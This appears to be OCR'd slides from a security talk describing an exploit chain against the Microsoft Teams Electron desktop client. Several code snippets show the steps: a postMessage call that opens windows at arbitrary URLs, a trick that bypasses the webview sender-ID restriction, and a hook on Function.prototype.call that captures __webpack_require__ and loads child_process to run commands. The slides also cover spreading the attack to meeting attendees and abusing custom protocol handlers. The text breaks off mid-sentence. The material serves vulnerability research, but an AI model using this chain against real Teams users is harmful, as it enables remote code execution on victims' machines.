
- Exploit application and Electron features to bypass security

EXTERNAL APP INTEGRATION

- Creates a new **webview** element.
- Security flags in place for third party content




EXTERNAL APP INTEGRATION



Action allows to create a new window with arbitrary URL

```
top.postMessage({func:"authentication.authenticate",args:[`${wind
ow.location.origin}/window1.html`]},'*')
```



EXTERNAL APP INTEGRATION

Security measures to prevent arbitrary use of webviewTag.

- Main process check on sender ID when creating a webview element

  if ID != 1 the element is destroyed.

```
isExperienceRendererWebContent(e.id);
```

BYPASS WEBVIEW SENDER ID RESTRICTION

- Verification initiates when main process receives the event "ELECTRON_GUEST_VIEW_MANAGER_ATTACH_GUEST"

- Event triggers by setting the **src** value of the webview element.

```
t.attachGuest = function attachGuest(e, t, r, o) {
        if (!(e instanceof HTMLIFrameElement))
                throw new Error("Invalid embedder frame");
        const s = i._getWebFrameId(e.contentWindow);
        if (s < 0)
                throw new Error("Invalid embedder frame");
Return n.ipcRendererInternal.invoke("ELECTRON_GUEST_VIEW_MANAGER_ATTACH_GUEST",
s, t, r,
o)
}
```

BYPASS WEBVIEW SENDER ID RESTRICTION

- Triggering any of the errors at the IF blocks will prevent the renderer to invoke the event

```
var webview_1 = document.createElement('webview’);
webview_1.contentWindow == undefined

document.body.appendChild(webview_1);
webview_1.contentWindow == iframe.contentWindow
```

BYPASS WEBVIEW SENDER ID RESTRICTION

- Setting the location of the iframe element to an invalid URL will cause the second IF block to trigger an error. For example, with response header **X-Frame-Options: Deny**

```
webview_1.contentWindow.location= 'https://test.com';
webview_1.src = 'https://test2.com';
```

- The second IF block will throw an error

```
const s = i._getWebFrameId(e.contentWindow);
if (s < 0)
    throw new Error("Invalid embedder frame");
```

BYPASS WEBVIEW SENDER ID RESTRICTION

- Set **src** value again to load a valid URL.


```
webview_1.src = 'https://test2.com';
```

FALSE

```
if (!this.webViewImpl.elementAttached || !this.webViewImpl.attributes.get("partition").validPartitionId || !this.getValue())
    return;
if (null == this.webViewImpl.guestInstanceId)
    return void (this.webViewImpl.beforeFirstNavigation && (this.webViewImpl.beforeFirstNavigation = !1,
    this.webViewImpl.createGuest()));
const e = {}
  , t = this.webViewImpl.attributes.get("httpreferrer").getValue();
t && (e.httpReferrer = t);
const n = this.webViewImpl.attributes.get("useragent").getValue();
n && (e.userAgent = n),
this.webViewImpl.webviewNode.loadURL(this.getValue(), e)
```

BYPASS WEBVIEW SENDER ID RESTRICTION

- Creation of new webview element with default webPreferences values



EXPLOIT CONTEXTISOLATION

- nodeIntegration = false

  Can’t access require() , take advantage of **sandbox = false** and **contextIsolation = false**
- sandbox = false

  Allows to initialize nodeJS environment in a renderer process
- contextIsolation = false

  Preload scripts and Electron's internal logic run in the same context as the website loaded in the webContents.

FUNCTION.PROTOTYPE.CALL() MODIFICATION


```
var ELECTRON_ENABLE_SECURITY_WARNINGS = true
Function.prototype._call = Function.prototype.call;
Function.prototype.call = function(arg1,arg2,arg3,arg4) {
try {
if (arg4.name == '__webpack_require__') {
Function.prototype.call = Function.prototype._call;
delete Function.prototype._call;
webpack_1 = arg4;
}} catch(er) {
console.log(er);
}}
```

ARBITRARY CODE EXECUTION

- Having access to the internal function **__webpack_require__** allows to load arbitrary nodeJS modules due to **sandbox = false** and bypass the restriction of **nodeIntegration = false**

```
var cp = {};
webpack_1.m.module(cp);
cmd = cp.exports._load('child_process');
cmd.exec('calc');
```

EXPLOIT CHAIN



REDUCE USER INTERACTION

- Victim has to open a link or navigate to the external application tab
- In a meeting users can share external applications, can't be rejected and all meeting attendants are affected.

EXTERNAL APP IN MEETING

Same implementation via webview element, different security flags

- Communication via postMessage() and ipc-channel ✓

new-window event emitted from call window instead of main window


- webviewTag = false ✗

THIRD PARTY CONTENT INTEGRATION

- Public team/chat channels for any user
- Create public tab and load application with payload
- Force main window navigation to public tab from the meeting window.

LINK TO CHAT TABS

- Custom tabs have a direct link, when opened in a web browser it prompts the user to execute Teams application
- User interaction is required.



CUSTOM PROTOCOL HANDLERS IN ELECTRON

Microsoft Teams allows arbitrary execution of custom protocols

```
window.open('custom_protocol://data')
```

- Executing custom protocols from Electron differs from traditional web browsers.

  Default behavior requires no user interaction

  ```
  shell.openExternal('custom_protocol://data')
  ```

CUSTOM PROTOCOL HANDLERS IN ELECTRON

Convert https link to tab to Microsoft Teams deeplink

- Link https:

